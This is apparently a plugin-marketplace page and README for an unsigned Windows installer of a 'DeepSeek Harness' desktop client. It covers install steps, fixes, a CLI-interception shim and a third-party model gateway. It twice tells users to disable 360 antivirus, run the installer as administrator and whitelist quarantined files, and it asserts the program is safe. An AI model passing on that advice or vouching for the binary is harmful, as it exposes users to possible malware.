
yu-wenchao/deepseek-harness-desktop-Install
deepseek harness桌面客户端(含插件市场和多模态视觉) 一键安装包,双击DeepSeekHarnessSetup-desktop.exe就可以一键安装,适合小白!
Project Overview项目介绍
DeepSeek Harness Desktop installer is a WebView2-based Windows package bundling the desktop client, Node.js, pnpm, and the Harness core. It enables one-click deployment of the DSH platform with the plugin marketplace and multimodal plugins. Suitable for users seeking automated setup without manual environment configuration. Version 5.0 fixes white-screen issues caused by stale WebView2 environment variables. Note: the installer lacks a commercial code signature and may be flagged by antivirus software.
DeepSeek Harness Desktop 一键安装器是基于 WebView2 的 Windows 桌面客户端打包工具。它内嵌 Node.js、pnpm 与 Harness 核心,支持插件市场与多模态视觉插件。适合希望跳过手动配置环境的小白用户。v5.0 自动修正脏环境变量导致的白屏问题。需注意:安装器无数字签名,360 等杀毒软件可能误报,建议先关闭。
请帮我了解并安装插件:【deepseek-harness-desktop-Install】【https://github.com/yu-wenchao/deepseek-harness-desktop-Install】Send this message to DSH in your current session. CLI install commands may not be accurate across systems — DSH will figure it out for you.把上面这条消息直接发给当前会话里的 DSH,让它帮你了解并安装。安装命令不一定准确,发给 DSH 更稳。
Or use CLI install (for developers)或使用命令行安装(适合开发者)
CLI Install命令行安装
dsh plugin --profile web add github:yu-wenchao/deepseek-harness-desktop-Install把 yu-wenchao/deepseek-harness-desktop-Install 加入你的 DSH 配置(web profile)即可启用。
READMEREADME
DeepSeek Harness desktop 一键安装器(桌面版客户端+插件市场+多模态视觉)使用说明
deepseek harness桌面客户端(含插件市场和多模态视觉) 一键安装包,双击DeepSeekHarnessSetup-desktop-3.0.exe就可以一键安装,适合小白!
DeepSeek Harness 一键安装器(桌面版)(最终交付版,修复了插件市场部分插件拦截问题)客户端反向拦截:代理劫持 DSH CLI 调用(不用改插件市场源码)下载地址:https://github.com/yu-wenchao/deepseek-harness-desktop-Install/releases/download/v.30/DeepSeekHarnessSetup-desktop-4.0.exe
DeepSeek Harness 一键安装器(桌面版)客户端(核心修复:脏环境变量导致白屏)下载地址:https://github.com/yu-wenchao/deepseek-harness-desktop-Install/releases/download/v.30/DeepSeekHarnessSetup-desktop-5.0.exe
DeepSeekHarness Desktop v5.0 — 安装与修复指南
版本: 5.0 | 日期: 2026-08-26 | 安装包:
DeepSeekHarnessSetup-desktop-5.0.exe(41.96 MB)SHA256:
89E0795692AC96CA23C96FEB279FB138C818B35BFB9F28D7F87AA3CBFE393606
目录
一、这是什么
DeepSeekHarness Desktop 是一个基于 WebView2 的桌面客户端,用于运行 DeepSeek Harness 智能助手平台。安装包会自动完成以下工作:
| 组件 | 说明 |
|---|---|
| Node.js 运行时 | 内嵌 Node.js,无需单独安装 |
| pnpm 包管理器 | 内嵌 pnpm,用于安装插件 |
| Harness 核心 | 后端服务(API 网关、插件系统、会话管理) |
| WebView2 桌面壳 | C# WinForms 桌面窗口,嵌入 WebView2 加载前端 UI |
| 预装插件 | 插件市场、皮肤中心、图像理解、提示词润色 |
| WebView2 运行时 | 自动下载安装 Microsoft Edge WebView2 Runtime |
二、v5.0 修复了什么
2.1 核心修复:脏环境变量导致白屏
问题: 部分用户的系统中存在一个名为 WEBVIEW2_BROWSER_EXECUTABLE_FOLDER 的用户级环境变量,指向一个已删除的旧安装目录。WebView2 初始化时会读取该变量,如果路径不存在就会永久卡住,表现为窗口白屏 + "未响应"。
修复:
- 安装器:在安装步骤 7/7 自动检测并修正该环境变量
- 桌面客户端:启动时自动验证环境变量有效性,无效则扫描系统中实际安装的最高版本 WebView2 运行时并修正
效果: 无论环境变量从哪来,只要指向的目录不存在或没有 msedgewebview2.exe,就自动修正。用户无需手动干预。
2.2 插件包误删修复
问题: 旧版本的 HealProfileBundles() 函数会将 @deepseek-ai/dsh-base 和 @deepseek-ai/dsh-web-app 误判为"未解析"的第三方插件并删除,导致 Node 服务端 5 个插件因缺少核心服务无法激活。
修复: 添加 @deepseek-ai/* 命名空间豁免,内置基础包不会被误删。
2.3 线程死锁修复
问题: 原始 Log() 方法使用同步 Invoke,在 UI 线程繁忙时会导致 boot 线程与 UI 线程互相等待,造成死锁。
修复: 改为异步 BeginInvoke,消除死锁风险。
2.4 修复总览
| # | 修复项 | 影响范围 | 严重程度 |
|---|---|---|---|
| 1 | WebView2 环境变量验证与自动修正 | 安装器 + 桌面客户端 | 关键 — 解决白屏 |
| 2 | @deepseek-ai/ bundle 豁免 |
安装器 | 高 — 解决插件不加载 |
| 3 | Log 方法死锁修复 | 桌面客户端 | 中 — 防止偶发卡死 |
| 4 | 安装器首次安装时修正环境变量 | 安装器 | 关键 — 防止新用户也中招 |
三、环境要求
| 要求 | 最低 | 推荐 |
|---|---|---|
| 操作系统 | Windows 10 (1803+) | Windows 10/11 最新 |
| .NET Framework | 4.0 | 4.8(系统自带) |
| WebView2 Runtime | 任意版本 | 最新版(安装器会自动安装) |
| 磁盘空间 | 200 MB | 500 MB |
| 内存 | 2 GB | 4 GB |
注意: 安装器会自动检测并安装 WebView2 Runtime,无需手动下载。
四、安装步骤
4.1 首次安装
- 双击
DeepSeekHarnessSetup-desktop-5.0.exe - 阅读并接受许可协议
- 选择安装路径
- 等待安装完成(约 1-3 分钟,取决于网络速度)
- 安装完成后桌面客户端会自动启动
4.2 安装过程说明
| 步骤 | 内容 | 耗时 |
|---|---|---|
| 1/7 | 检测系统环境(.NET、WebView2) | ~5 秒 |
| 2/7 | 安装 Node.js 运行时 | ~10 秒 |
| 3/7 | 安装 pnpm 包管理器 | ~5 秒 |
| 4/7 | 下载 Harness 核心包 | ~30-120 秒 |
| 5/7 | 初始化数据目录和模型网关 | ~5 秒 |
| 6/7 | 预装社区插件 | ~10-30 秒 |
| 7/7 | 释放桌面客户端并创建快捷方式 | ~5 秒 |
4.3 安装完成后的文件结构
<安装目录>/
├── DeepSeekHarness.exe          # 桌面客户端
├── start.bat                    # 命令行启动脚本
├── Microsoft.Web.WebView2.*.dll # WebView2 组件
├── node/                        # Node.js 运行时
├── harness/                     # Harness 核心代码
├── dsh-home/                    # 用户数据目录
└── runtime/                     # 运行时数据
五、启动与验证
5.1 启动方式
| 方式 | 说明 |
|---|---|
| 桌面快捷方式 | 安装后自动创建,双击即可 |
| 直接运行 | 双击 <安装目录>\DeepSeekHarness.exe |
| 命令行 | 双击 <安装目录>\start.bat |
5.2 验证启动成功
启动后你应该看到:
- 桌面窗口出现 — 一个独立的 WebView2 窗口
- 窗口内显示 DeepSeek Harness 界面 — 白屏消失,正常加载前端 UI
- 窗口标题 — 显示 "DeepSeek Harness"
- 任务栏 — 出现 DeepSeek Harness 图标
5.3 诊断日志
如果启动异常,诊断日志会写入 <安装目录>\dsh-webview2-diag.log。
六、从旧版本升级
6.1 从 3.0/4.0 升级
直接运行 DeepSeekHarnessSetup-desktop-5.0.exe,安装到相同目录。安装器会覆盖旧文件,保留用户数据。
- 安装前建议关闭旧版本的桌面客户端
- 用户数据(
dsh-home/目录)不会被删除 - 预装插件会保留
6.2 全新安装(删除旧版本后重装)
- 先卸载旧版本(见卸载)
- 运行
DeepSeekHarnessSetup-desktop-5.0.exe - 安装到任意目录
v5.0 的优势: 即使旧版本残留了脏环境变量,v5.0 安装器和客户端都会自动修正,无需手动清理。
七、卸载
7.1 标准卸载
- 打开 Windows 设置 → 应用 → 安装的应用
- 搜索 "DeepSeek Harness"
- 点击卸载
7.2 手动卸载
# 删除安装目录
rd /s /q "<安装目录>"

# 删除桌面快捷方式
del "%USERPROFILE%\Desktop\DeepSeekHarness.lnk"

# (可选)清除脏环境变量
reg delete "HKCU\Environment" /v "WEBVIEW2_BROWSER_EXECUTABLE_FOLDER" /f
7.3 重装后能否正常启动?
v5.0:能。
| 场景 | v3.0/v4.0 | v5.0 |
|---|---|---|
| 全新安装 | ✅ | ✅ |
| 删除旧目录 + 重装 | ❌ | ✅ |
| 脏环境变量 + 直接双击 exe | ❌ | ✅ |
| 安装器首次安装 | ❌ | ✅ |
八、常见问题排查
Q1: 启动后白屏
检查诊断日志:
type <安装目录>\dsh-webview2-diag.log
如果日志显示 EnsureWV2BF enter, existing='xxx' 且指向不存在的目录 → v5.0 会自动修正。确认 WebView2 Runtime 已安装:
dir "C:\Program Files (x86)\Microsoft\EdgeWebView\Application"
Q2: 插件不加载 / 服务启动失败
检查 dsh-home\profiles\web\package.json 的 bundles 数组,确认包含 @deepseek-ai/dsh-base 和 @deepseek-ai/dsh-web-app。如果缺失,删除 dsh-home 目录后重新安装。
Q3: 安装器提示"WebView2 Runtime 安装失败"
手动下载 WebView2 Runtime:https://developer.microsoft.com/en-us/microsoft-edge/webview2/ ,选择 "Evergreen Standalone Installer"。
Q4: 启动后窗口闪烁 / 未响应
升级到 v5.0,该问题已修复。
Q5: 如何查看 WebView2 版本?
dir "C:\Program Files (x86)\Microsoft\EdgeWebView\Application"
Q6: 如何清除脏环境变量?
reg delete "HKCU\Environment" /v "WEBVIEW2_BROWSER_EXECUTABLE_FOLDER" /f
然后注销重登录或重启。
九、手动修复(高级用户)
以下操作仅在 v5.0 无法解决问题时使用。普通用户请直接升级到 v5.0。
9.1 手动修正环境变量
reg query "HKCU\Environment" /v "WEBVIEW2_BROWSER_EXECUTABLE_FOLDER"

reg add "HKCU\Environment" /v "WEBVIEW2_BROWSER_EXECUTABLE_FOLDER" /t REG_SZ /d "C:\Program Files (x86)\Microsoft\EdgeWebView\Application\151.0.4129.107" /f

reg delete "HKCU\Environment" /v "WEBVIEW2_BROWSER_EXECUTABLE_FOLDER" /f
然后注销重登录或重启。
9.2 手动恢复被误删的 bundle
编辑 dsh-home\profiles\web\package.json,确保 bundles 数组包含:
{
  "bundles": [
    "@deepseek-ai/dsh-base",
    "@deepseek-ai/dsh-web-app",
    "@deepseek-ai/dsh-plugin-manager",
    "dsh-prompt-enhancer",
    "dsh-skins",
    "dsh-tool-describe-image",
    "deepseek-harness"
  ]
}
9.3 手动重新编译桌面客户端
$fx = 'C:\Windows\Microsoft.NET\Framework64\v4.0.30319'
& "$fx\csc.exe" /nologo /target:winexe /out:"<安装目录>\DeepSeekHarness.exe" `
  /reference:"<安装目录>\Microsoft.Web.WebView2.Core.dll" `
  /reference:"<安装目录>\Microsoft.Web.WebView2.WinForms.dll" `
  /reference:"$fx\System.dll" /reference:"$fx\System.Core.dll" `
  /reference:"$fx\System.Drawing.dll" /reference:"$fx\System.Windows.Forms.dll" `
  /win32manifest:"<源码目录>\release\installer\app.manifest" `
  "<源码目录>\release\installer\DesktopHost.cs"
十、技术细节(开发者参考)
10.1 修复原理
WebView2 通过 WEBVIEW2_BROWSER_EXECUTABLE_FOLDER 环境变量定位 EdgeWebView 运行时。该变量的查找优先级:
WEBVIEW2_BROWSER_EXECUTABLE_FOLDER环境变量(最高优先级)EdgeUpdate注册表键值- 默认安装路径
C:\Program Files (x86)\Microsoft\EdgeWebView\Application\
当该变量指向不存在的目录时,WebView2 初始化会永久卡住。
10.2 修复后的启动流程
DeepSeekHarness.exe 启动
  |
  +-- EnsureWebView2BrowserFolder()
  |   +-- 读取 WEBVIEW2_BROWSER_EXECUTABLE_FOLDER
  |   +-- 检查 msedgewebview2.exe 是否存在
  |   +-- 不存在 -> 扫描 Program Files 下的 EdgeWebView 目录
  |   +-- 设置为最高版本路径
  |
  +-- 启动 Node.js 进程
  +-- 创建 WebView2 控件
  +-- 加载前端 UI
10.3 源码文件说明
| 文件 | 作用 |
|---|---|
Installer.cs |
安装器主程序,负责下载、解压、配置环境 |
DesktopHost.cs |
桌面客户端(WebView2 宿主),包含环境变量修正逻辑 |
AssemblyInfo.cs |
程序集元数据(版本号、公司信息) |
app.manifest |
Windows 清单文件(声明兼容性、DPI 感知) |
build.ps1 |
构建脚本,编译 Installer.exe 并嵌入资源 |
10.4 环境变量修正逻辑
// DesktopHost.cs 中的 EnsureWebView2BrowserFolder()
private static void EnsureWebView2BrowserFolder() {
    var val = Environment.GetEnvironmentVariable("WEBVIEW2_BROWSER_EXECUTABLE_FOLDER");
    if (!string.IsNullOrEmpty(val) && File.Exists(Path.Combine(val, "msedgewebview2.exe")))
        return; // 当前值有效,无需修正

    // 扫描 Program Files 下的 EdgeWebView 目录,找最高版本
    string[] searchRoots = {
        Path.Combine(Environment.GetFolderPath(Environment.SpecialFolder.ProgramFilesX86),
            "Microsoft", "EdgeWebView", "Application"),
        Path.Combine(Environment.GetFolderPath(Environment.SpecialFolder.ProgramFiles),
            "Microsoft", "EdgeWebView", "Application"),
    };
    foreach (var baseDir in searchRoots) {
        if (!Directory.Exists(baseDir)) continue;
        // ... 找最高版本目录并设置环境变量
    }
}
变更日志
v5.0 (2026-08-26)
- 修复: 安装器自动检测并修正脏
WEBVIEW2_BROWSER_EXECUTABLE_FOLDER环境变量 - 修复: 桌面客户端启动时自动验证并修正 WebView2 运行时路径
- 修复:
HealProfileBundles()不再误删@deepseek-ai/*命名空间的基础包 - 修复: Log 方法由同步
Invoke改为异步BeginInvoke,消除死锁风险
v4.0
- 原始版本
v3.0
- 原始版本
Agent Note: 拦截 GitHub Release 压缩包 URL,修复插件市场一键安装
Status: implemented
English | 中文
问题
第三方插件市场(dshmarket)不由我们维护,也无法修改。用户点击其「确认安装」后,它会执行
dsh plugin --profile <p> add "<https://github.com/owner/repo/releases/download/tag/pkg-ver.tgz>"。dsh 命令行把这个
spec 原样转发给 pnpm,而 pnpm 的 URL 分类器匹配到 github.com/... 主机后,会走 Git 解析路径
(resolveGit / resolveRef),试图解析一个静态 Release 资源并不存在的 tag ref,于是在下载
发生之前就抛错,导致从 GitHub Release 托管的插件无法一键安装。
决策
在 harness CLI 入口(harness/apps/cli/lib/bin.js)顶部、commander 解析 argv 之前,加入一层
命令拦截。垫片(dsh-market-github-release-shim.mjs)会识别 plugin ... add 命令中任何
GitHub /releases/download/*.tgz 参数,把该资源下载一次到 <root>/market-auto-plugin-cache/,
并将 process.argv 改写为指向本地文件。随后 pnpm 会像安装普通预构建包一样安装,从而完全绕开
那条会崩溃的 Git 解析路径。安装器把该垫片作为资源嵌入,并在解压 harness 之后立即把垫片写到
bin.js 旁边,同时在 bin.js 顶部注入 import "./dsh-market-github-release-shim.mjs";
(幂等:已存在标记则跳过注入)。由于市场会通过 process.argv[1] 直接重新调用宿主 bin.js,
拦截会被自动触发;第三方市场的 UI/源码保持不变。
备选方案
用 PATH 上的 dsh 启动器外壳或 spawn 包装器。 不予采用,因为市场是直接重新调用宿主
bin.js,而不是通过 PATH 上的 dsh 查找,因此 PATH 层面的包装器会被绕过。
修改第三方市场的 UI/源码。 不予采用,因为我们无权修改第三方市场,且任何改动都无法在 市场更新后保留。
把 URL 改写成 github:owner/repo#tag 形式的 git spec。 不予采用,因为这会解析源代码仓库
而非预构建的 Release 资源,很可能失败或装错构建产物。
在 harness 仓库里永久修改 bin.js。 不予采用,因为 harness 是单独发布并被重新下载的,
静态改动会丢失。在安装时注入可以让 harness 源码保持未改,并在每次安装时重新应用修复。
影响
现在通过市场从 GitHub Release URL 一键安装可以正常工作。新增了一个基于 fetch 的下载逻辑,
并带本地缓存,重复安装时复用(通过 .downloading 临时文件做原子写入)。若下载失败,垫片会打印
中文错误并以非零状态退出,而不是在 pnpm 深处崩溃。拦截仅作用于引用了 GitHub Release 压缩包的
plugin ... add 命令;其他命令与安装源均原样透传。harness 的 bin.js 只在最终用户机器上的
安装期被修改,源码始终不变。
安装器 / 运行时 修复清单(2026-08-22)
本次修复涉及两部分:
- 安装器(本仓库
release/installer):插件市场 GitHub Release 一键安装失败 —— 已写入 Agent Note。 - 运行时(gitee harness):卸载插件后启动崩溃、重装覆盖丢失用户数据。
1. 插件卸载后程序启动崩溃(运行时 / gitee harness)
- 现象:在插件面板卸载某个插件后,再次启动程序直接崩溃,无法进入主界面。
- 根因:卸载只删除了插件目录,但插件清单 / 启用配置里仍残留对已删除插件的引用;harness 启动时按清单加载插件失败并抛出,导致整个进程退出。
- 修复:启动自愈(boot self-heal)。启动时校验插件清单,对缺失或无效的插件条目做「跳过 + 清理」(写回修正后的清单),而不是让进程崩溃;缺失的运行时依赖自动修复而非终止。
- 验证:卸载任意插件后重启,程序正常进入;清单中已无失效引用。
2. 重装 / 覆盖安装导致用户数据丢失(运行时 / gitee harness)
- 现象:覆盖安装新版本或重装后,用户的配置、会话、已安装插件数据全部丢失,回到初始状态。
- 根因:安装器 / 更新流程直接整体覆盖程序目录,没有保留用户数据目录与配置。
- 修复:重装流程在写入前先备份用户数据(配置、会话、插件数据目录),安装完成后再还原;只更新程序文件,保留
version.json与用户目录,做到「升级程序、保留数据」。 - 验证:覆盖安装后用户配置与历史会话仍在;全新安装(无旧数据)不受影响。
3. 插件市场 GitHub Release 一键安装失败(安装器 / 本仓库)✅ 已写 Agent Note
- Agent Note:
.agents/notes/implemented/bug-fix/2026-08-22-plugin-market-github-release-install.md(含中文版.zh.md) - 现象:在第三方插件市场(dshmarket)点击「确认安装」,地址是
https://github.com/.../releases/download/.../*.tgz时安装失败。 - 根因:
dsh plugin --profile <p> add "<github release tgz>"被原样转发给 pnpm;pnpm 把github.com/...误判为 Git 仓库,进入resolveGit / resolveRef去解析并不存在的 tag ref,下载前即抛错。 - 修复:安装器注入一层命令拦截垫片(
dsh-market-github-release-shim.mjs)。它在 harness CLI 入口bin.js顶部、commander 解析argv之前运行,识别plugin ... add中的 GitHub Release.tgz参数,先把资源下载一次到<root>/market-auto-plugin-cache/,再把process.argv改写为本地文件路径;pnpm 随即像安装普通预构建包一样安装,绕开崩溃的 Git 解析路径。第三方市场 UI / 源码保持不变;垫片随安装器资源嵌入,解压 harness 后幂等注入,重装后自动生效。 - 验证:市场一键安装 GitHub Release 插件成功;非 Release 的其它安装源与其它命令均原样透传,不受影响。
DeepSeek Harness(DeepSeek 智能体生产环境)支持一键安装:DeepSeekHarnessSetup-desktop-3.0.exe 会替你完成下载源码 → 安装全部依赖 → 配置模型网关 → 启动桌面客户端的全部工作,全程无需命令行,装完即用。
1. 系统要求
| 项目 | 要求 |
|---|---|
| 操作系统 | Windows 10 / Windows 11(64 位) |
| WebView2 Runtime | 系统自带(Windows 10/11 已内置),无需额外安装 |
| 磁盘空间 | 安装目录约需 4 GB(运行时 + 源码 + 依赖 + 数据) |
| 网络 | 需可访问 registry.npmmirror.com(国内源)下载 900+ 依赖包 |
| 硬件 | 建议 8 GB 内存以上(首次建索引与依赖解析较吃资源) |
仅支持 Windows。macOS 版后续提供。
Windows 7 需另装 WebView2 Evergreen 且不保证兼容,建议使用 Win10/11。
杀毒软件误报处理(重要)
本安装器未做商业数字签名(需要付费证书),360 等国内杀毒软件常会误报为"病毒/木马"并自动删除或拦截安装文件。程序本身完全安全,请放心。
请在安装前先关闭杀毒软件,安装完成后再重新开启:
右键任务栏右下角的 360 图标 → 选择 退出 / 退出并关机时启动? 取消,确认完全退出(部分版本需在设置里关闭"开机自启防护后再退出") 右键安装器 → 选择「以管理员身份运行」,正常完成整个安装过程 安装完成后,重新打开 360,并在 恢复区 恢复被误删的文件(若有) 若未关闭杀毒导致安装失败:
打开 360 → 木马查杀 → 恢复区 → 恢复本安装器文件 360 弹窗提示时选 「允许运行」/「信任」,将该文件加入信任白名单 重新运行安装器即可继续 文件官方校验值(SHA256)可向发布方索取核对,确保文件没有被真正篡改、只是误报。
2. 一键安装流程
2.1 双击运行
双击 DeepSeekHarnessSetup-desktop-3.0.exe,打开安装器窗口:
![安装器界面:安装目录 / 源码地址 / 模型网关 / 开始安装]
- 安装目录:默认
D:\DeepSeekHarness(无 D 盘时回退到系统用户数据目录),可点"浏览…"更改。 - 源码包地址:内置 gitee 国内主源 + GitHub 官方 codeload 备源,自动按顺序尝试,一般无需改动。
- 默认模型网关:指向模型网关服务地址,一般无需改动。
点 "开始安装"。
2.2 安装过程(6 步)
| 步骤 | 说明 |
|---|---|
[1/6] |
释放内置 Node v24 运行时 + pnpm 到 <安装目录>\runtime\ |
[2/6] |
从源码站下载 Harness 源码包(约 31 MB) |
[3/6] |
解压源码到 <安装目录>\harness\(自动归一化目录布局) |
[4/6] |
在线解析全部依赖(约 923 个包,首次 10–20 分钟,视网络而定) |
[5/6] |
写入独立数据目录 <安装目录>\dsh-home\ 和默认模型网关配置 |
[6/6] |
释放桌面客户端、在桌面创建 "DeepSeek Harness" 快捷方式,并自动启动 |
窗口下方进度条和日志实时显示当前状态。期间可随时点"取消"中止。
安装较慢是正常现象:首次需拉取 900+ 依赖包,进度取决于你的网络。日志出现 "Progress: ... added N" 表示解析进度。
2.3 安装完成
弹窗提示**"安装完成!",随后桌面客户端窗口自动打开**,即可直接使用。
3. 使用
3.1 启动
三种方式任选其一:
- 桌面快捷方式 —— 双击桌面上的 "DeepSeek Harness" 图标(推荐);
- 安装目录 —— 双击
<安装目录>\DeepSeekHarnessSetup-desktop-3.0.exe; - start.bat —— 双击安装目录下的
start.bat(同为桌面模式快捷入口)。
启动后自动拉起模型网关服务,并在内嵌窗口中显示工作台界面(地址为 http://127.0.0.1:3080,无需手动打开浏览器)。
3.2 退出
直接关闭桌面客户端窗口即可——服务会随之停止并释放端口,不会留有后台进程。
3.3 首次使用步骤
- 打开设置 → 模型,输入 DeepSeek API 密钥保存(见第 4 节"模型网关配置");
- 点击 "选择工作区",添加你的项目目录并选中;
- 在底部输入框给 agent 派发任务即可。
4. 模型网关配置
安装器已写入默认配置(<安装目录>\dsh-home\settings.yaml):
llm-pi-ai:
  providers:
    remote-gateway:
      apiKeyEnv: DSH_GATEWAY_KEY
      api: openai-completions
      baseURL: https://deepseek-harness.239.ccwu.cc
为了让模型真正可用,二选一:
- 方式一:把模型网关访问密钥写入环境变量
DSH_GATEWAY_KEY,然后重启桌面客户端; - 方式二:打开 设置 → 模型,直接填入 API 密钥并保存(即时生效,无需重启)。
在客户端界面里改模型配置同样持久化到
dsh-home,之后重开仍保留。
5. 常用文件与目录
| 路径 | 作用 |
|---|---|
<安装目录>\DeepSeekHarnessSetup-desktop-3.0.exe |
桌面客户端(入口程序) |
<安装目录>\runtime\ |
Node v24 便携运行时 + pnpm |
<安装目录>\harness\ |
Harness 源码与依赖(node_modules) |
<安装目录>\dsh-home\ |
你的数据目录:配置、工作区、会话记录、模型设置 |
<安装目录>\dsh-home\settings.yaml |
模型网关等配置 |
<安装目录>\start.bat |
启动入口(桌面模式) |
升级/备份:备份
dsh-home即可保留全部个人数据。harness与runtime可随时重装。
6. 卸载
无独立卸载程序,手工三步即可彻底移除:
- 关闭桌面客户端;
- 删除安装目录(如
D:\DeepSeekHarness); - 删除桌面 "DeepSeek Harness" 快捷方式。
如需保留模型设置,可只删 runtime、harness 和桌面快捷方式,保留 dsh-home。
7. 静默安装(自动化 / 企业分发)
安装器支持命令行静默安装,适合脚本、CI、批量装机:
DeepSeekHarnessSetup-desktop-3.0.exe D:\DeepSeekHarness
- 自动使用命令行指定的目录,跳过所有 GUI 交互;
- 日志与安装结果写入 exe 所在目录的
install-result.txt:OK+ 说明 → 安装成功,桌面客户端已自动启动;FAIL+ 原因 → 安装失败。
8. 常见问题(FAQ)
Q1:下载源码时报"网络问题 / 来源失败"
多源自动换源已内置(gitee → GitHub)。若全部失败:
- 检查网络能否访问网络与 npm 国内源;
- 在安装器"源码包地址"栏粘贴可用地址(支持逗号分隔多个,自动按序尝试);
- 重新点击"开始安装"。
Q2:安装很慢,卡在 ≥ 10 分钟
属正常。首次需解析 900+ 依赖包,进度由网络决定。请勿关闭窗口;观察日志中 "added N" 数字是否在增长即视为正常推进。
Q3:桌面客户端打不开(白屏 / 报 WebView2 相关错误)
桌面客户端依赖系统 WebView2 Runtime。请确认系统为 Windows 10/11;若被精简系统移除了 Runtime,可安装 Microsoft WebView2 Runtime 后重试。
Q4:模型一直不回复 / 报密钥错误
模型网关需要有效密钥:设置 DSH_GATEWAY_KEY 环境变量,或在 设置 → 模型 中填写 API 密钥,然后重启客户端。
Q5:更换电脑后如何迁移?
在新机器一键安装完成后,把旧机器的 <安装目录>\dsh-home 复制覆盖到新安装目录,即恢复配置、工作区与历史数据。
Q6:想要用浏览器打开而不是内嵌窗口?
本安装器为桌面客户端形态。若需浏览器形态,可使用浏览器版安装器(DeepSeekHarnessSetup-desktop-3.0.exe,安装后自动打开 http://127.0.0.1:3080)。
9. 技术原理(简述)
安装器为单个自包含 EXE(C# 编译,零外部依赖),内嵌:
- Node v24 便携运行时(
node.zip) - pnpm(
pnpm-dist.zip) - 桌面客户端(
DeepSeekHarness.exe+ WebView2 托管/原生 DLL 三件套)
安装时逐步释放以上资源;下载源码包后以 PK\03\04 头校验防止网页内容被误当压缩包;依赖解析走国内 npm 镜像;最后写入独立数据目录、创建桌面快捷方式并启动桌面客户端。
deepseek-harness-Install
deepseek harness 一键安装,双击deepseekharnesssetup.exe就可以一键安装,适合小白!
安装包下载地址:https://github.com/yu-wenchao/deepseek-harness-Install/releases/tag/v1.0
DeepSeek Harness 一键安装说明
感谢使用 DeepSeekHarnessSetup.exe。本安装器会自动完成全部部署,全程约 10 ~ 30 分钟(取决于网速),期间请勿关闭窗口。
一、安装前准备
| 项目 | 要求 |
|---|---|
| 操作系统 | Windows 10 / 11(64 位) |
| 磁盘空间 | 至少 3 GB 空闲空间(建议 5 GB) |
| 网络 | 需要联网下载依赖 |
| 杀毒软件 | 强烈建议先关闭 360 等杀毒软件再安装,否则可能被误报拦截(详见第六节) |
| 浏览器 | 任意主流浏览器(将自动打开) |
无需安装 Node.js、无需安装 pnpm,安装器内置完整运行环境。
二、开始安装
- 双击运行 DeepSeekHarnessSetup.exe
- 选择安装目录(默认
C:\Users\<用户名>\AppData\Local\DeepSeekHarness;建议装到空间充足的盘,例如D:\DeepSeekHarness) - 保持"发布服务器地址"和"模型网关地址"为默认值,点击 开始安装
- 窗口左侧会滚动显示安装日志,下方进度条会随时间前进
三、安装流程(6 个步骤,分别做什么)
| 步骤 | 内容 | 消耗时长 |
|---|---|---|
| [1/6] 释放内置 Node 运行时 | 解开自带的 Node.js 运行环境(约 40 MB) | 约半分钟 |
| [2/6] 下载源码 | 从发布站点下载程序源码包(约 30 MB) | 视网速,可能数分钟 |
| [3/6] 解压源码 | 展开全部程序代码 | 约半分钟 |
| [4/6] 在线解析依赖 | 下载 900+ 个第三方依赖包并安装(最耗时的一步) | 约 5 ~ 20 分钟 |
| [5/6] 初始化配置 | 生成个人数据目录、模型网关配置、一键启动脚本 | 几秒钟 |
| [6/6] 启动 Web | 启动本地服务,自动打开浏览器 | 几秒钟 |
进度条走到第 [4/6] 步时会比较久,这是正常的,请耐心等待。
- 日志中出现
[WARN](下载较慢提示)或Updated available等文字,均属正常,无需处理。- 日志中出现 "Will retry in …"(下载失败自动重试),安装器会自动重试,请勿关闭窗口。
四、安装完成后
- 浏览器会自动打开 本机界面:
http://127.0.0.1:3080 - 同时会尝试打开 模型网关首页:
https://deepseek-harness.239.ccwu.cc(如未弹出,可手动在浏览器输入) - 安装目录下会生成 start.bat,以后每次使用双击它即可启动
- 默认模型网关已配置,首次使用时按提示填入网关访问密钥即可
五、为什么安装慢?(常见疑问)
本程序是完整的 AI 智能体工作台,不是轻量小工具,需要安装 900 多个第三方依赖包(如 TypeScript、Web 框架、原生二进制组件等),总计约 1 GB 数据通过网络下载。这一步在网络不佳时会较慢,安装器会自动重试下载失败的包,属于正常保护机制。
提速建议:
- 使用有线网络 / 更稳定的宽带
- 避开用网高峰时段
- 关闭其他占用带宽的下载任务
六、杀毒软件误报处理(重要)
本安装器未做商业数字签名(需要付费证书),360 等国内杀毒软件常会误报为"病毒/木马"并自动删除或拦截安装文件。程序本身完全安全,请放心。
请在安装前先关闭杀毒软件,安装完成后再重新开启:
- 右键任务栏右下角的 360 图标 → 选择 退出 / 退出并关机时启动? 取消,确认完全退出(部分版本需在设置里关闭"开机自启防护后再退出")
- 右键安装器 → 选择「以管理员身份运行」,正常完成整个安装过程
- 安装完成后,重新打开 360,并在 恢复区 恢复被误删的文件(若有)
若未关闭杀毒导致安装失败:
- 打开 360 → 木马查杀 → 恢复区 → 恢复本安装器文件
- 360 弹窗提示时选 「允许运行」/「信任」,将该文件加入信任白名单
- 重新运行安装器即可继续
文件官方校验值(SHA256)可向发布方索取核对,确保文件没有被真正篡改、只是误报。
七、常见问题
| 现象 | 处理 |
|---|---|
| 停在某个步骤不动 | 多在下载中,耐心等待,最多等 30 分钟 |
| 进度条长时间不走 | 网络阻塞,可稍后重试安装(重装前先删掉上次残留的安装目录) |
| 浏览器没自动打开 | 手动打开 http://127.0.0.1:3080;服务未就绪时先双击 start.bat 再打开 |
| 安装目录损坏/想重装 | 删除原安装目录,再运行安装器重新安装 |
特别感谢 特别感谢 DeepSeek Harness 原始仓库 和 DeepSeek AI 团队。DSH Desktop 基于固定版本的上游源码构建,核心的智能体、模型、工具、会话、Web UI 和插件生态都来自这个项目。
同时感谢 Cordis 项目提供的插件化基础。没有这些开源项目,就不会有 DSH Desktop。
也感谢 Koishi.js 项目和社区长期积累的插件化实践、工具与经验,以及所有参与讨论、测试、反馈和插件开发的社区成员。
本项目遵循 MIT License。
本项目是基于 DeepSeek Harness 构建的一键安装器,并非 DeepSeek 官方产品。
本项目完全开源免费。如果有人向您以任何形式出售此软件,请拒绝交易。
如有任何问题,请将安装窗口的完整日志文字反馈给发布方即可快速定位。
Related相关推荐
-
 AKS1st/dock-files
DSH 生态中最好的文件浏览插件:VSCode 资源管理器级目录树、新建/重命名/复制粘贴/删除、拖放导入、粘贴本地文件与剪贴板图片、上传进度条与右键菜单;依赖 dock 基座 | The best file explorer for DS…
AKS1st/dock-files
DSH 生态中最好的文件浏览插件:VSCode 资源管理器级目录树、新建/重命名/复制粘贴/删除、拖放导入、粘贴本地文件与剪贴板图片、上传进度条与右键菜单;依赖 dock 基座 | The best file explorer for DS…
-
